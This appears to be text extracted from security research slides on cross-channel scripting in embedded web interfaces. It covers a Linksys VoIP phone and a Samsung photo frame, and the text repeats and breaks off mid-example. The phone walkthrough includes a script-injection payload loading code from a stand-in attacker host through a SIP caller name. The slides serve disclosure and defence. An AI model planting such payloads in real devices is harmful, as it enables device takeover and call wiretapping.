
Cross-channel scripting



Cross-channel scripting



Cross-channel scripting



Cross-channel scripting



Mozilla Firefox

File Edit View History Bookmarks Tools Help

Back Forward Stop Home http:// /cgi-bin/browse?share=share

Hello!

We now own your secret data. For example:


EDmin - secret/

[To Parent Directory]

01/09/2000 22:50:05 7.7k [secret code.exe](#)

01/09/2000 22:50:02 5.5k [secret code.exe](#)

[To Parent Directory]





Part I: Many examples of XCS

- ▶ **Phones:** 5 XCS vulnerabilities in 2 phones
- ▶ **Embedded:** 23 devices, 26 XCS vulnerabilities
- ▶ **RESTful APIs:** 2 major APIs, 2 XCS vulnerabilities



Part I: Many examples of XCS


- ▶ **Phones:** 5 XCS vulnerabilities in 2 phones
- ▶ **Embedded:** 23 devices, 26 XCS vulnerabilities
- ▶ **RESTful APIs:** 2 major APIs, 2 XCS vulnerabilities

Part 2: Defenses against XCS

Embedded web interfaces?



Embedded vs. public web servers



Data :
- Parks associates
- Netcraft

Web management interfaces



Managing embedded devices via a web interface:

- ✓ *Easier for users*
- ✓ *Cheaper for vendors*

The image displays three side-by-side screenshots of the QNAP Turbo NAS web interface. The left screenshot shows the 'System Administration' section with options like General Settings, Network, Notification, Power Management, System Logs, and Firmware Update. The middle screenshot shows the 'Turbo Station Wizard' with options for creating users, multiple users, user groups, share folders, FTP services, and remote replication. The right screenshot shows network settings, including MAC Address, Speed, MTU, Link, and Edit buttons, along with a note about bonding two Ethernet interfaces. All screenshots feature a green header bar with the QNAP logo and navigation links.

Recipe for a disaster



Vendors build their own web applications

- ▶ Standard web server (sometimes)
- ▶ Custom web application stack
- ▶ Weak web security

New features/services added at a fast pace

- ▶ Vendors compete on number of services in product
- ▶ Interactions between services ➔ vulnerabilities

Outcome



Vulnerabilities in **every** device we audited



VoIP phone

- ▶ Linksys SPA942
- ▶ Web interface
- ▶ SIP support
- ▶ Call logs

SIP XCS






I Attacker makes a call as

```
<script src="//evil.com/"></script>
```



1 Attacker makes a call as
`<script src="//evil.com/"></script>`


2 Administrator accesses web interface





1 Attacker makes a call as
"`<script src="//evil.com/"></script>`"

2 Administrator accesses web interface



3 Payload executes



Outcome: phone reconfiguration, VoIP wiretapping...



WiFi photo frame

- ▶ Samsung SPF85V
- ▶ RSS / URL feed
- ▶ Windows Live
- ▶ WMV / AVI

Photo frame XCS




Photo frame XCS



I Attacker infects via CSRF

Internet

